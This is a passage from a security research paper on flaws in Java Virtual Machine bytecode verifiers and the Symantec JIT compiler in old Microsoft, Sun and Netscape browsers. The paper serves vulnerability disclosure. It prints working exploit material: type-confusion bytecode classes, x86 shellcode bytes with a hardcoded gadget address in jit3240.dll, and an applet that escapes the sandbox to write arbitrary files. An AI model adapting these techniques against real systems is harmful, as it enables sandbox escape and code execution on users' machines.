                          ;code offset
       aconst_null        ;0
       astore_2           ;1
l1:
       aconst_null        ;2
l2:
       aload_1            ;3
       astore_2           ;4
l3:
       athrow             ;5
l4:
        pop               ;6
        aload_2           ;7
        areturn           ;8

.catch java/lang/NullPointerException from l1 to l2 using l4
.catch java/lang/NullPointerException from l3 to l4 using l4

.end method
```

The verification of this method proceeds as follows. First, Bytecode Verifier initializes the state of the operand stack and local variables. In a result, register 0 is initialized to contain the type value of `this` pointer and register 1 is set to contain the value of `java.lang.Object` type. Additionally, the operand stack is made empty and the "changed" bit for the first instruction of a given method is set.

The bytecode flow analysis proceeds linearly from the first `aconst_null` instruction of our method as it is the first instruction with the "changed" bit set. In a result of modeling its execution, *null* value is pushed onto the operand stack (Table 5). Simultaneously, the "changed" bit of the modeled instruction is cleared and new state information about the operand stack and local variables is recorded for the successor instruction. Besides, the "changed" bit is cleared for the `aconst_null` instruction and it is set for its successor – the `astore_2` instruction. In a result of modeling the execution of this instruction, *null* value is popped off the stack and stored into register 2. The values "changed" bits are appropriately updated for the current instruction and its successor. Simultaneously, the state information is also merged into the successor instruction located at code offset 2. This is again the `aconst_null` instruction. Its execution is modeled and in a result of doing this, *null* value is pushed onto the operand stack. In the next step, successors of the modeled instruction are selected. Because `aconst_null` instruction is embedded within the exception handler, it has two successor instructions: the next instruction located at code offset 3 and the target dispatch procedure of the exception handler at code offset 6. But due to a flaw in Microsoft's Bytecode Verifier, it did not take into account the first successor instruction. It assumed that the code following the `aconst_null` instruction was never reached and only the target dispatch procedure of the exception handler should be further analyzed. The assumption was presumably made upon the fact that the code following the `athrow` instruction from code offset 5 was also never reached and this instruction had the same target dispatch procedure of the exception handler as the `aconst_null` instruction from code offset 2. In a result of this flaw, Bytecode Verifier proceeded with further *bytecode* analysis from the same target dispatch procedure of the exception handler. Thus, the Bytecode Verifier was tricked into thinking that there was a *null* value returned from the method. In a result of this, the method was successfully verified.

Code offset	**Instruction**	**Execution state**	
		Operand stack	**Registers**
0	aconst_null	[empty]	0=this,1=java.lang.Object
1	astore_2	null	0=this,1=java.lang.Object
2	aconst_null	[empty]	0=this,1=java.lang.Object 2=null
6	pop	Java.lang.Throwable	0=this,1=java.lang.Object 2=null
7	aload_2	[empty]	0=this,1=java.lang.Object 2=null
8	areturn	Null	0=this,1=java.lang.Object 2=null

Table 5 The execution flow of the `cast2MyArbitraryClass` method as "seen" by Bytecode Verifier during its *bytecode* analysis.

The actual execution flow of the verified method's code is however different (Table 6). As the `aconst_null` instruction from code offset 2 does not generate any exception, execution path with its next instruction is taken. In a result, the sequence of `aload_1` and `astore_2` instructions is executed and the value of register 2 is changed – it is loaded with the method's argument which is of the `java.lang.Object` type. In the next step of code execution, *NullPointer* exception is thrown.

Code offset	Instruction	Execution state	
		Operand stack	**Registers**
0	aconst_null	[empty]	0=this,1=java.lang.Object
1	astore_2	null	0=this,1=java.lang.Object
2	aconst_null	[empty]	0=this,1=java.lang.Object 2=null
3	aload_1	null	0=this,1=java.lang.Object 2=null
4	astore_2	null java.lang.Object	0=this,1=java.lang.Object 2=null
5	athrow	null	0=this,1=java.lang.Object 2=java.lang.Object
6	pop	java.lang.Throwable	0=this,1=java.lang.Object 2=java.lang.Object
7	aload_2	[empty]	0=this,1=java.lang.Object 2=java.lang.Object
8	areturn	java.lang.Object	0=this,1=java.lang.Object 2=java.lang.Object

Table 6 The actual execution flow of the `cast2MyArbitraryClass` method.

As this exception is caught, code execution is redirected to the target dispatch procedure of the exception handler. In this handler, the value of the `java.lang.Object` type contained in register 2 is returned from the method. This is in contrary to the method's return type descriptor, which denotes that the method returns the value of `MyArbitraryClass` type.

JDK 1.1.x 1.2.x 1.3 MSIE 4.0. 5.0. 6.0

In March 2002, SUN released the Security Bulletin in which they informed about new security vulnerability in their implementation of Java Virtual Machine. At the same time, Microsoft also issued their own security bulletin for the same vulnerability. The flaw for which these bulletins were released was found by Trusted Logic S.A. back in 2001. SUN for sure knew about this issue a few months before they actually announced it. We conclude that upon the fact that their patched JVM binary was built in September 2001 and that the patch for the new flaw was already included in latest JDK 1.4 that was officially released in September 2001.

This new vulnerability stemmed from the fact that not enough checks were done by Bytecode Verifier component included in both SUN and Microsoft's JVM implementations with regard to the types of parameters passed to the `invokespecial` instruction.

The `invokespecial` instruction is used for invoking private instance methods, superclass versions of a given method or instance initialization methods (`<init>` methods). It is different from the `invokevirtual` in the way it invokes methods. For `invokevirtual`, the method to invoke is selected upon the class of the object instance passed as its first argument (class of `this` pointer). For `invokespecial`, the method to invoke is selected based on the type of the reference used in the instruction itself, rather than the class of `this` pointer. In other words, `invokespecial` instruction does static binding instead of dynamic binding done by `invokevirtual`.

The Bytecode Verifier vulnerability for `invokespecial` instruction was caused by the fact that it was possible to call superclass version of a given method for an object instance of a class different than the subclass of the current class. In other words, Bytecode Verifier erroneously allowed calling super methods of classes that were not assignable to the class from which the invocation was actually done.

In order to fully understand the `invokespecial` flaw, we will present it upon an example. Let's say four classes *A*, *B*, *C* and *D* make up a class hierarchy as follows:

- *A* is a subclass of *B*,

- *B* is a subclass of *C*,
- *D* is also a subclass of *C*.

Let’s assume that these classes are defined as presented below:

CLASS A

```
.class  public synchronized A
.super  B

.method public <init>()V
    .limit stack 1
    .limit locals 1
    aload_0
    invokenonvirtual B/<init>()V
    return
.end method

.method public cast2MyArbitraryClass(LD;)LMyArbitraryClass;
    .limit stack 2
    .limit locals 2
    aload_1
    invokespecial C/buggycall()LMyArbitraryClass;
    areturn
.end method
```

CLASS B

```
public class B extends C {

 public MyArbitraryClass var=null;

 public MyArbitraryClass buggycall() {
  return var;
 }
}
```

CLASS C

```
public class C {

 public MyArbitraryClass buggycall() {
  return null;
 }
}
```

CLASS D

```
public class D extends C {
 public Object var;
}
```

From the above definitions, it can be seen that all classes except *A* and *D* define a public method `buggycall`. This method has no arguments and a return value of `MyArbitraryClass` type. *B*’s implementation of the buggycall method returns the value of its `var` field, whereas the *C*’s implementation of the same method simply returns the *null* value. Class *A* does not define `buggycall` method, instead it defines `cast2MyArbitraryClass` method. This latter method has one argument of *D* class type and it returns a value of `MyArbitraryClass` type. As for the declarations of field variables, class *B* has one public field `var` of `MyArbitraryClass` type. Class *D* also has such a field but it is of the `java.lang.Object` type.

Now, let’s consider the execution of the following code sequence:

```
        A a=new A();
        D d=new D();
        MyArbitraryClass mat=a.cast2MyArbitraryClass(d);
```

This code simply does a call to `cast2MyArbitraryClass` method on the object instance of class *A*. As an argument to this call, an instance of class *D* is passed. From within the `cast2MyArbitraryClass` method, a call to `buggycall` method of class *C* is made with the use of `invokespecial` instruction. Java Virtual Machine treats this latter call as an invocation of the superclass method. This is due to the fact that the `invokespecial` call is done on the object instance of class *D* to the method of its direct superclass, which is class *C*. And although the invocation of the superclass method is done for class *D*, JVM does not however invoke the `buggycall` method from a superclass of class *D*, but from the superclass of the current class. Such a behavior is caused by the fact that JVM treats the `invokespecial` call as the superclass invocation instruction. And since the `invokespecial` instruction is used from within the code of class *A*, the corresponding method from class *B* is invoked in a result of its execution. So, instead of a call to the `buggycall` method of class *C*, the corresponding method from class *B* is invoked. In a result, type confusion condition occurs, because in the `buggycall` method `this` pointer is treated as of class *C*, regardless of the fact that it is actually of class *B*.

The `buggycall` method of class *B* returns the value of its `var` field. To be more precise, it returns the value of the `var` field for an object instance denoted by `this` pointer. Because in a result of the `invokespecial` call, the type of `this` pointer of a `buggycall` method is confused, the value of the `var` field for the object instance of class *D* is returned instead of the value of the corresponding field from class *B*. And since the `var` field of class *D* is defined as of the `java.lang.Object` type, the value of this type is returned from the `buggycall` method, although it should only return the values of `MyArbitraryClass` type. In a result, type confusion condition occurs once again, but this time it concerns the return type of the `buggycall` method.

The presented type confusion attack can be exploited to perform a cast from `java.lang.Object` type to `MyArbitraryClass` type. Although one might think that it was caused by a flaw in the Java Runtime method invocation mechanism, that was not the case as the flaw stemmed from erroneous Bytecode Verifier implementation. Specifically, it was caused by the fact that vulnerable implementations of Bytecode Verifier did not make proper checks for the `invokespecial` instruction. They only checked whether the `invokespecial` call was done one the object instance of a class that was a subclass of the target class (the class of the called method). Vulnerable Bytecode Verifiers did not however check whether the `invokespecial` method call was actually calling the superclass method of the verified class.

New problems

The past has already showed us that JVM was not as secure as it should have been. There were several bugs found in JVM implementations of different vendors. This specifically considers security flaws that were discovered in JVM core system classes and its security related components (like Bytecode Verifier and Class Loader). Upon the fact that Java Security Model is very complex and upon the current state of practice in software development, one cannot guarantee that JVM implementation from a given vendor is 100% error free. And this especially considers security related flaws.

In this chapter we present in a detail some new security flaws that we have found in a result of our JVM security research. These vulnerabilities affect Java Virtual Machine implementations that come from Sun, Microsoft and Netscape. For each vulnerability, its detailed description with regard to the vulnerability cause is provided. In case of some vulnerabilities, information pertaining to the specifics of their exploitation is also given.

JIT Bug (Netscape 4.x)

JVM implementation included in Netscape Communicator/Navigator uses the Symantec's implementation of the Just in Time (JIT) compiler. This component of Java Virtual Machine is implemented in a shared dynamic library and is used by default by the Netscape browser[32]. The library provides the functionality of a native code generator as it is defined in the JIT Compiler API.

The services of the JIT compiler are requested after the class file is loaded into the JVM before the code of a given class is actually run. JIT compiler usually does not generate code for all methods of a given class file at once. It rather generates the native code for a given method on a demand basis, when a request to execute specific method is actually made. The code that is produced in a result of such a request is used instead of the *bytecode* sequence of a given method. The process of generating it is made only once, during the process of dynamic linking, when method references are resolved. During this process, pointers to *bytecode* instruction stream are replaced with pointers to native code. Simultaneously, appropriate information is recorded in control structures of a JITed method to inform the JVM that it should invoke this method as native one.

We have identified that Symantec JIT compiler used in Netscape browser for Win32/x86 platform[33] encounters problems while generating native code for the following bytecode sequence:

```
.method public jump()V
.limit stack 5
.limit locals 5
        aconst_null
        jsr l1
        return
l1:
        astore_1
        ret 1
.end method
```

The corresponding x86 instruction stream that is generated for it by vulnerable JIT compiler looks as following:

```
       push eax
       xor eax,eax
       call l1
       pop ecx
       ret
l1:    pop eax
       mov eax,[esp]
       jmp eax
```

[32] The operation of a JIT compiler can be disabled by removing its library from the Netscape installation directory.

[33] This specifically concerns Symantec Java! JustInTime Compiler Version 210.065 that is used in Netscape Communicator 4.04-4.79 for Win32/x86 platform.

In a result of calling this code, first the value of register eax is pushed onto the stack. Then the content of register eax is cleared and a near call to label l1 is done. The next pop eax instruction stores into register eax the value from the top of the stack. In our case this is the value of return address that was pushed onto the stack in a result of executing the call instruction. In the next step, the saved value of register eax, the one that was in it prior to executing the presented code sequence, is moved into it from the top of the stack. Finally a jump to the code location denoted by register eax is done.

The native code sequence that is generated for the presented jump() method is incorrect as in a result of it a jump to code location denoted by register eax is done, instead of a normal return to the method's caller. This is caused by the fact that Symantec JIT compiler erroneously locates the value of the method's return address on the stack. The correct code sequence that should be generated for the jump() method should use the following code sequence for correct implementation of the return statement:

```
mov eax,[esp-4]
jmp eax
```

We have used some trial and error approach to investigate this issue. We have found out that it is possible to control the value of the eax register in the flawed code generated for the jump method. Specifically, we have found out that a call to the following method should be made just before the actual invocation of the jump method in order to control the value of the eax register.

```
.method public setRetAddr(I)I
.limit stack 5
.limit locals 5
        iload_1
        ireturn
.end method
```

In a result of calling the native code sequence generated for this method, register eax is initialized with the integer value passed as the argument to it. This simply leaded us to the situation where full control over the JVM's execution flow could be gained. However, in order to exploit this condition we did not use any of the classic buffer overflow exploitation techniques with the common shellcode approach. Instead, we turned the found JIT flaw into a type confusion flaw. In order to accomplish that we had to redirect program execution to our arbitrary machine code that would make some proper changes in a memory of a given Java object. Specifically, it had to assign a pointer of one Java object type to the variable of some other unrelated type.

For the purpose of conducting type confusion attack in a result of which a cast from java.lang.Object type to MyArbitraryClass type could be performed, we made use of the following JITBug class:

```
.class public JITBug
.super java/lang/Object

.field public var1  LMyArbitraryClass;
.field public var2  Ljava/lang/Object;

.method public <init>()V
.limit stack 5
.limit locals 5
        aload_0
       invokenonvirtual java/lang/Object/<init>()V
        return
.end method

.method public setRetAddr(I)I
.limit stack 5
.limit locals 5
        iload_1
        ireturn
.end method

.method public jump()V
.limit stack 5
```

```
.limit locals 5
        aconst_null
        jsr l1
        return
l1:
        astore_1
        ret 1
.end method
```

This class implements two of the aforementioned `jump` and `setRetAddr` methods. Apart from that it defines two field variables `var1` and `var2`, which are appropriately of the `MyArbitraryClass` and `java.lang.Object` type.

In order to conduct type confusion attack with the use of the previously described JIT flaw, we issued proper *bytecode* sequence that was equivalent to the following Java code:

```
JITBug c=new JITBug();

byte[] buf=new byte[10];
int i;
for(i=0;i<buf.length;i++) {
 buf[i]=0;
}
buf[0]=-117;                /* mov eax,[ecx+0x0000000c] */
buf[1]=65;
buf[2]=12;
buf[3]=-119;                /* mov [ecx+0x00000008],eax */
buf[4]=65;
buf[5]=8;
buf[6]=-1;
buf[7]=100;                 /* jmp [esp-4]              */
buf[8]=36;
buf[9]=-4;

c.setRetAddr(0x6019abd9);
c.jump();
```

In this code, first an instance of the `JITBug` class is created. Then, a table of bytes containing arbitrary machine code instructions is created. In the next step, the value of a target address to which the execution will be redirected is set up. This is done by calling `setRetAddr` method with a proper integer value of the address argument. Finally, a call to `jump` method is issued, which transfers execution flow to the set up code address.

It should be noted here, that the order of instructions used in this code is critical for the successful result of the attack. This is due to the fact that upon a jump to user code, some of the processor registers must contain proper values that would make it easy to locate a table of bytes with machine code instructions and an instance of the created `JITBug` class. As native code generated by Symantec JIT compiler was highly dependant on the used *bytecode* stream, we again had to use some trial and error approach in order to find the right *bytecode* sequence. While looking for it, we tried to make use of the objects that will be needed by the machine code instructions, as close to the `jump` method invocation as possible.

In a result of compiling and executing native machine code generated for the *bytecode* sequence that was finally used by us in the attack, processor registers were initialized in such a way so that they contained the following values:

- register EBX – memory address containing the pointer to the contents of the table of bytes with machine code instructions,
- register ECX – memory address of the created instance of the `JITBug` class.

As register EBX was pointing to the memory cell containing the address of the machine code instructions, in order to redirect execution to our code we had to set up such a value of the `setRetAddr` method, so that it would point to either `jmp [ebx]`, `call [ebx]` or `push ebx/ret` instructions. We have found that `0x6019abd9` address location from the `jit3240.dll` contained the required opcode of `jmp [ebx]` instruction across different versions of Netscape Communicator from 4.5 to 4.79. This is why we decided to use this address as the one to which execution flow would be redirected in a result of exploiting the JIT vulnerability.

As prior to executing arbitrary machine code instructions, register ECX was pointing to the object of the JITBug class, in order to perform a type confusion attack we had to assign the value of var2 to var1. And because the memory offsets of var1 and var2 in the JITBug object instance were appropriately 0x08 and 0x0c, the only thing that we had to do was to execute the following machine code sequence:

```
mov eax,[ecx+0x0000000c]
mov [ecx+0x00000008],eax
```

These two instructions did the trick in a result of which the value of var2 was moved to var1. And since the type confusion was done, we could come back to JVM Runtime code. We did it by executing the jmp [esp-4] instruction after the mov instructions. In a result of that, a return from the user machine code to Java Runtime was made. Specifically, a return from the seized jump method was done as if nothing happened. As for the EAX register of which value was changed from within the machine code, it did not affect the execution flow of the running Java program.

The JIT bug presented in this chapter is a good example of that the overall security of JVM does not only depend on the security of its Class Loader, Bytecode Verifier and Security Manager components. It is also a good example of why JVM security should be seen from a wider perspective of all of its components, not only those that implicitly influence its security.

Verifier Bug (MSIE 4.0 5.0 6.0)

We have investigated the way, protection of Class Loader objects is provided in Microsoft's implementation of Java Virtual Machine. We have found that it is possible to create a fully initialized instance of Class Loader objects from an untrusted code of a user applet. Specifically, we have found that the following class definition can be used for that purpose:

```
.class public VerifierBug
.super com/ms/security/SecurityClassLoader

.method public <init>()V
.limit stack 5
.limit locals 5
      aload_0
      bipush 0
l1:
      invokenonvirtual VerifierBug/<init>(I)V
l2:
      aconst_null
l3:
      return

.catch java/lang/SecurityException from l1 to l2 using l3

.end method

.method public <init>(I)V
.limit stack 5
.limit locals 5
      aload_0
      invokenonvirtual com/ms/security/SecurityClassLoader/<init>()V
      return
.end method
```

When new instance of VerifierBug class is created with the use of the new VerifierBug() instruction sequence, a default constructor of the instantiated class is invoked. From this constructor, a call to another <init> method of the VerifierBug class is done. In the code of this second constructor, a call to superclass' <init> method is done. Since, user code by default does not have sufficient privileges to create Class Loader objects, security exception is thrown from the superclass initialization method. This exception is however caught in the code of a default constructor of the instantiated class. In a result, the execution of the `VerifierBug` class' `<init>` method completes successfully (sic!).

The presented definition of the `VerifierBug` class should not be allowed by Bytecode Verifier at all. This is due to the fact that it should detect existence of an execution path in a default constructor of the `VerifierBug` class' that does not lead to proper object initialization. It seems that Microsoft did all proper checks for the case, where an invocation of the superclass constructor is embedded within an exception handler. But such checks are not properly done (if at all) for the corresponding case where a call to `this` initialization method is used.

As Microsoft's implementation of Class Loader does not implicitly define any variable for the purpose of keeping track of its initialization state, the functionality of created Class Loader objects can be called without any restrictions. Additionally, the `loadClass` method of the extended `com.ms.security.SecurityClassLoader` class is not marked as final, thus it can be overriden in the user defined `VerifierBug` class. This means that the presented code sequence can be used to create fully functional Class Loader objects that can be further used to conduct Class Loader based attack as it was described in some previous chapter of this paper.

Verifier Bug (Netscape 4.x)

We discovered a flaw in the operation of the Bytecode Verifier that is included in SUN and Netscape's implementations of Java Virtual Machine. Specifically, we have found out that there exist a way to create new instances of objects without implicitly calling the proper initialization method (`super` or `this`) from within the constructor of the created class. Such a behavior violates one of the structural constraints imposed on the *bytecode*, which states that each instance initialization method, except for the instance initialization method derived from the constructor of class `java.lang.Object`, must call either `super` or `this` instance initialization method before its instance members are accessed. The only exception to this constraint is in the case of `java.lang.Object` class, which does not have a superclass.

The following class definition illustrates the *bytecode* sequence which can be used to implement a class' constructor that does not call any super or this method, but is successfully verified by Bytecode Verifier:

```
.class public VerifierBug
.super java/lang/Object

.method public <init>()V
.limit stack 5
.limit locals 5
        jsr l4
        return
l4:
        astore_2
        ret 2
        aload_0
        invokenonvirtual java/lang/Object/<init>()V
.end method
```

In this code, the invocation of the superclass constructor does not actually take place. But Bytecode Verifier erroneously thinks that it does. This is due to the fact that SUN and Netscape implementations of Bytecode Verifier do not follow the actual execution flow of the verified method, but they rather use linear analysis of *bytecode* instruction stream. In a result, some instructions that are not contained on any execution path of a given method can influence the state of the verification process. In this specific example, Bytecode Verifier should not analyze the last two instructions since they cannot be reached. But because it analyzes them as part of some arbitrary execution path, it is tricked that proper initialization method is invoked from the code of the verified method.

As it was the case for previously described vulnerability in Microsoft's JVM, this Bytecode Verifier flaw can be also used to construct partially initialized Class Loader objects. Specifically, this can be done with the use of the following class definition:

```
.class public VerifierBug
```

```
.super netscape/applet/AppletClassLoader

.field static public url Ljava/net/URL;

.method public <init>(Ljava/net/URL;)V
.limit stack 5
.limit locals 5
       aload_1
       putstatic VerifierBug/url Ljava/net/URL;
       jsr l4
       aload_0
       bipush 0
l1:
      invokenonvirtual VerifierBug/<init>(I)V
l2:
       aconst_null
l3:
       pop
       jsr l4
       return
l4:
       astore_2
       ret 2
      invokenonvirtual netscape/applet/AppletClassLoader/<init>(Ljava/net/URL;)V

.catch java/lang/Throwable from l1 to l2 using l3
.end method

.method public <init>(I)V
.limit stack 5
.limit locals 5
      aload_0
       getstatic VerifierBug/url Ljava/net/URL;
      invokenonvirtual netscape/applet/AppletClassLoader/<init>(Ljava/net/URL;)V
      return
.end method
```

From this code, it can be however seen that the constructor of the superclass `netscape.applet.AppletClassLoader` class is called. This is due to the fact that we want to create partially initialized instance of the Class Loader object. The invoked superclass constructor always throws security exception in a result of a check for proper privileges required to create Class Loader objects. However this exception is caught in our code. Although Bytecode Verifier detects that there exists an execution path in the `<init>` method of `VerifierBug` class that can lead to improper object initialization, it successfully verifies it as the two never reached instructions of superclass invocation trick it into thinking that object initialization actually takes place.

As it was already mentioned in some previous chapter of this paper, Netscape's implementation of Class Loader object is protected from being instantiated with the use of private `initialized` variable. If this variable does not properly get initialized in the `<init>` method of the `java.lang.ClassLoader` class, the functionality of the created Class Loader object cannot be called. This is due to the fact that proper checking of the `initialized` variable is always done before a call to a given `java.lang.ClassLoader` method is made. But in the case of our example `VerifierBug` class, we are able to create Class Loader object with properly initialized value of the `initialized` variable, regardless of the fact that our code does not have any privileges. In order to understand why this is the case we need to have a look at the call stack of the `VerifierBug` class' constructor that leads to proper Security manager's check. It briefly looks as following:

```
frame 0:        VerifierBug.<init>(Ljava/net/URL;)
frame 1:        VerifierBug.<init>(I)
frame 2:        netscape.applet.AppletClassLoader.<init>(Ljava/net/URL;)
frame 3:
       netscape.applet.AppletClassLoader(Lnetscape/applet/MozillaAppletContext,
Ljava/net/URL;[Ljava/net/URL;)
```

```
frame 4:        java.lang.SecurityManager.checkCreateClassLoader()
frame 5:        netscape.security.AppletSecurity.checkCreateClassLoader(i=2)
frame 6:        netscape.security.AppletSecurity.checkCreateClassLoader0(i+1=3)
```

From the above it can be seen that a proper Security Manager check is done in `checkCreateClassLoader0` method of `netscape.security.AppletSecurity` class. Specifically, this check verifies whether a given class is a system class and that it is a subclass of `java.lang.ClasLoader` class. As the check is done for the frame belonging to the constructor of the `netscape.applet.AppletClassLoader` class, it is successful[34].

There is however one more check that is done in the constructor of the `netscape.applet.AppletClassLoader` class. This second check is not successful since it is done from the `super` method of the `VerifierBug` class. In a result, in `checkCreateClassLoader0` method, this is the frame stack of `VerifierBug` class that is checked for proper privileges. The call stack that leads to this check looks as following:

```
frame 0:        VerifierBug.<init>(Ljava/net/URL;)
frame 1:        VerifierBug.<init>(I)
frame 2:        netscape.applet.AppletClassLoader.<init>(Ljava/net/URL;)
frame 3:        java.lang.SecurityManager.checkCreateClassLoader()
frame 4:        netscape.security.AppletSecurity.checkCreateClassLoader(i=2)
frame 5:        netscape.security.AppletSecurity.checkCreateClassLoader0(i+1=3)
```

In a result, we obtain only partially initialized instance of the `VerifierBug` class. This is caused by the fact that its initialization done in the `<init>` methods of both `java.lang.ClassLoader` and `netscape.applet.AppletSecurity` are successful. But this partially initialized Class Loader instance is fully functional. Specifically, we can define our arbitrary classes with the use of its `defineClass` and `resolveClass` methods.

However, the possibility to create Class Loader objects did not let us to conduct Class Loader based attack. This was due to the fact that the protected version of the `loadClass` method from the `java.lang.ClassLoader` class is marked as final. In a result we could not extend it in the `VerifierBug` class, thus we could not perform class spoofing based attack.

We did not manage to exploit the presented Bytecode Verifier vulnerability to completely beat Java type safety because we were unable to conduct any class spoofing attack. Specifically, we did not find a way to cross namespaces, so that any type confusion could be created. We checked the two aforementioned theoretical possibilities of traversing namespaces. We could not create type confusion by throwing an exception as well as by invoking virtual methods across two different namespaces. This is why we decided to have a closer look at the implementation of the system Class Loader classes that we were extending in our `VerifierBug` class.

By investigating the implementation of `netscape.security.AppletSecurity` and `netscape.applet.AppletClassLoader` classes we have found that it is possible to obtain read and write access to the file system from within the code of an untrusted applet. Specifically, we have found that the following method call stack is used in a result of invoking `checkRead` method of the Security Manager:

```
frame 0:        java.lang.SecurityManager.checkRead(Ljava/lang/String)
frame 1:        netscape.security.AppletSecurity.checkRead(Ljava/lang/String;i=2)
frame 2:        netscape.security.AppletSecurity.checkRead(Ljava/lang/String;
                Ljava/net/URL;i+1=3)
frame 3:        netscape.security.AppletSecurity.marimbaCheckAccess
                (Ljava/lang/String;Z)
frame 4:        netscape.applet.CastanetChannelInfo.marimbaCheckAccess
                (Ljava/lang/String;Ljava/lang/ClassLoader;ZZ)
```

[34] See description of CheckCreateClassLoader check contained in Appendix B of this paper for explanation why this check is successful.

```
frame 5:        netscape.applet.AppletClassLoader.marimbaCheckRead
                (Ljava/lang/String;Z)
```

From the above method invocation stack, it can be seen that the implementation of some of the Security Manager's checks, specifically its `checkRead` method, is far more complex than it is presented in Appendix B of this paper. It can be also seen that in result of calling `checkRead` method of the Security Manager class, the applet Class Loader object is consulted for a decision about whether to allow or deny read access to a given file system object (!). This in particular is accomplished by invoking `marimbaCheckRead` method of the `netscape.applet.AppletClassLoader` class. This method takes two arguments which are of `java.lang.String` and `boolean` types. The first argument denotes a path to the file system object for which appropriate Security Manager's check is being done. The second argument denotes whether the corresponding check is done with regard to read or write access.

Similarly to the `marimbaCheckRead` method, `netscape.applet.AppletClassLoader` class also has a `checkWrite` method which is used whenever a decision about whether to allow or deny write access to a given file system object is done.

After some more detailed investigation of the `checkRead` and `checkWrite` methods of the Security Manager class, we have found out that this was not necessarily the initial applet Class Loader object that was consulted for a decision about whether to allow or deny access to a given file system object. What we found out was that this was the Class Loader object that defined a class from which an attempt to access a given file system object was actually done.

We have used the specifics of the Security Manager's `checkRead` and `checkWrite` methods implementation in order to bypass applet *sandbox* restrictions and to gain read and write access to the local file system. Specifically, we added the following methods to our `VerifierBug` class:

```
.method public marimbaCheckRead(Ljava/lang/String;Z)Z
.limit stack 1
.limit locals 3
    iconst_1
    ireturn
.end method

.method public marimbaCheckWrite(Ljava/lang/String;Z)Z
.limit stack 1
.limit locals 3
    iconst_1
    ireturn
.end method
```

From the above definitions, it can be seen that whenever our Class Loader object is consulted in a result of calling `checkRead` method of the Security Manager class, read and write access to a given file system object is always allowed. This is due to the fact that the above methods always return the value of `true`, which stands for "access allowed". But before `marimbaCheckRead` or `marimbaCheckWrite` methods of our Class Loader object will be actually taken into account, we must first define some arbitrary class in our Class Loader's namespace, from which an attempt to access a given file system object will be made.

In order to define some arbitrary classes in our Class Loader's namespace, we extended our `VerifierBug` class by adding one more method to it:

```
.method public myDefineClass(Ljava/lang/String;[BII)Ljava/lang/Class;
.limit stack 10
.limit locals 10
        aload_0
        aload_0
        aload_1
        aload_2
        iload 3
        iload 4
        invokevirtual
java/lang/ClassLoader/defineClass(Ljava/lang/String;[BII)Ljava/lang/Class;
        dup
        astore_1
        invokevirtual
java/lang/ClassLoader/resolveClass(Ljava/lang/Class;)V
        aload_1
        areturn
.end method
```

The goal of the above `myDefineClass` method is to proxy calls to some base `java.lang.ClassLoader` methods. Since these methods have protected access, they can be only called from within a subclass of the `java.lang.ClassLoader` class. What the above `myDefineClass` method actually does is that it simply calls `defineClass` and `resolveClass` methods of the `java.lang.ClassLoader` class.

Having proper definition of `VerifierBug` class, we can attempt to construct Java code sequence that could be used to gain read and write access to local file system. Specifically, we can make use of the following code in order to create files from within the untrusted applet:

```
public class BlackBox extends java.applet.Applet {

 byte MyOutputStream_def[]={...};
 byte file_def[]={...};

 Class ostream=null;

 OutputStream getOutputStream(String name) {
   OutputStream stream=null;
    try {
     Object o=ostream.newInstance();

     Class aclass[]=new Class[1];
     aclass[0]=Class.forName("java.lang.String");

     Method method=ostream.getMethod("open",aclass);

     Object aobj[]=new Object[1];
     aobj[0]=name;

     stream=(OutputStream)method.invoke(o,aobj);
    } catch (Throwable e) {}
    return stream;
   }

  public void create_file(String name, byte def[]) {
    try {
     OutputStream s=getOutputStream(name);
     s.write(def);
     s.close();
    } catch(Throwable e) {};
  }

  public BlackBox() {
    try {
     ClassLoader cl=getClass().getClassLoader();
     URL url=cl.getCodeBase();

     VerifierBug bug=new VerifierBug(url);
     ostream=bug.myDefineClass("MyOutputStream",
             MyOutputStream_def,0,MyOutputStream_def.length);

     create_file("/tmp/test",file_def);

    } catch (Throwable t) {}
  }

}
```

All of the presented `BlackBox` applet's work is done in its constructor. First, the CODEBASE of the current applet Class Loader object is obtained and saved in the `url` variable. Then user defined Class Loader object is created by instantiating the `VerifierBug` class. Since the `url` variable is passed to the `VerifierBug` constructor, the created Class Loader object has the same CODEBASE attribute as the `BlackBox`'s applet Class Loader. The reference value of the created Class Loader object is saved in the `bug` variable. It is later used for defining `MyOutputStream` class in the `bug` loader namespace with the use of `myDefineClass` proxy call. The body definition of the defined `MyOutputStream` class is contained in the `MyOutputStream_def` table of bytes. It corresponds to the following class definition:

```
public class MyOutputStream {

 public FileOutputStream open(String s) {
   FileOutputStream f=null;
   try {
    f=new FileOutputStream(s);
   } catch(Throwable e) {}
   return f;
 }

}
```

The value of the created `MyOutputStream` class object is then saved in the `ostream` variable. Next a call to `create_file` method is done. This method takes two arguments. The first one denotes the name of a to be created file (`"/tmp/test"` in our case). The second one is a table of bytes containing the actual data that are to be written to the created file (the contents of the `file_def` byte table in our case). The definition of `create_file` method is very simple. First a reference to the `java.lang.OutputStream` is obtained in it with the use of `getOutputStream` method call. Then a single write to this `OutputStream` is done in a result of which the content of the passed table of bytes is written to the stream. At the end of the method, this stream is closed.

The actual trick that allowed us to bypass applet's *sandbox* restrictions with regard to file system access is done in the `getOutputStream` method of the `BlackBox` class. This method uses the Java Reflection API in order to invoke the `open` method of the `MyOutputStream` class defined in a `bug` Class Loader. In a result of the `open` method invocation, an attempt to create the object of java.io.`FileOutputStream` class is made. In the constructor of the created java.io.`FileOutputStream` class, proper call to `checkWrite` method of the Security Manager is done. This leads to the invocation of the `marimbaCheckWrite` method of the Class Loader object that defined `MyOutputStream` class. In our case, this is our `bug` Class Loader object, so its `marimbaCheckWrite` method is invoked. And since this method is implemented in such a way so that it always returns `true` value, the corresponding Security Manager's access check is also always successful. In a result, write access to the given file system object is allowed.

In the case of Windows based systems, the ability to write arbitrary files by an untrusted applet can be used to completely beat Java type safety. This can be particularly accomplished by writing specially crafted user defined class to the Netscape's CLASSPATH location[35]. Specifically, the following class definition could be used for that purpose:

```
.class  public synchronized Helper
.super  java/lang/Object

.method public <init>()V
    .limit stack 3
    .limit locals 8
    aload_0
```

[35] By default, this location can be written by ordinarily users in Windows 9x, NT and 2000.

```
        invokenonvirtual java/lang/Object/<init>()V
        return
    .end method

    .method public cast2MyArbitraryClass(Ljava/lang/Object;)LMyArbitraryClass;
    .limit stack 2
    .limit locals 2
        aload_1
        areturn
    .end method
```

The above `Helper` class definition contains a method with an illegal bytecode sequence that does a cast from `java.lang.Object` to `MyArbitraryClass` type. As it was previously mentioned in this paper, classes loaded from the CLASSPATH location are not subject to bytecode verification. And since this is the case for our `Helper` class, during its loading no errors are reported and it is successfully loaded into JVM, although it should be rejected. Such a JVM behavior simply lets us beat Java type safety in a result of a type confusion condition.

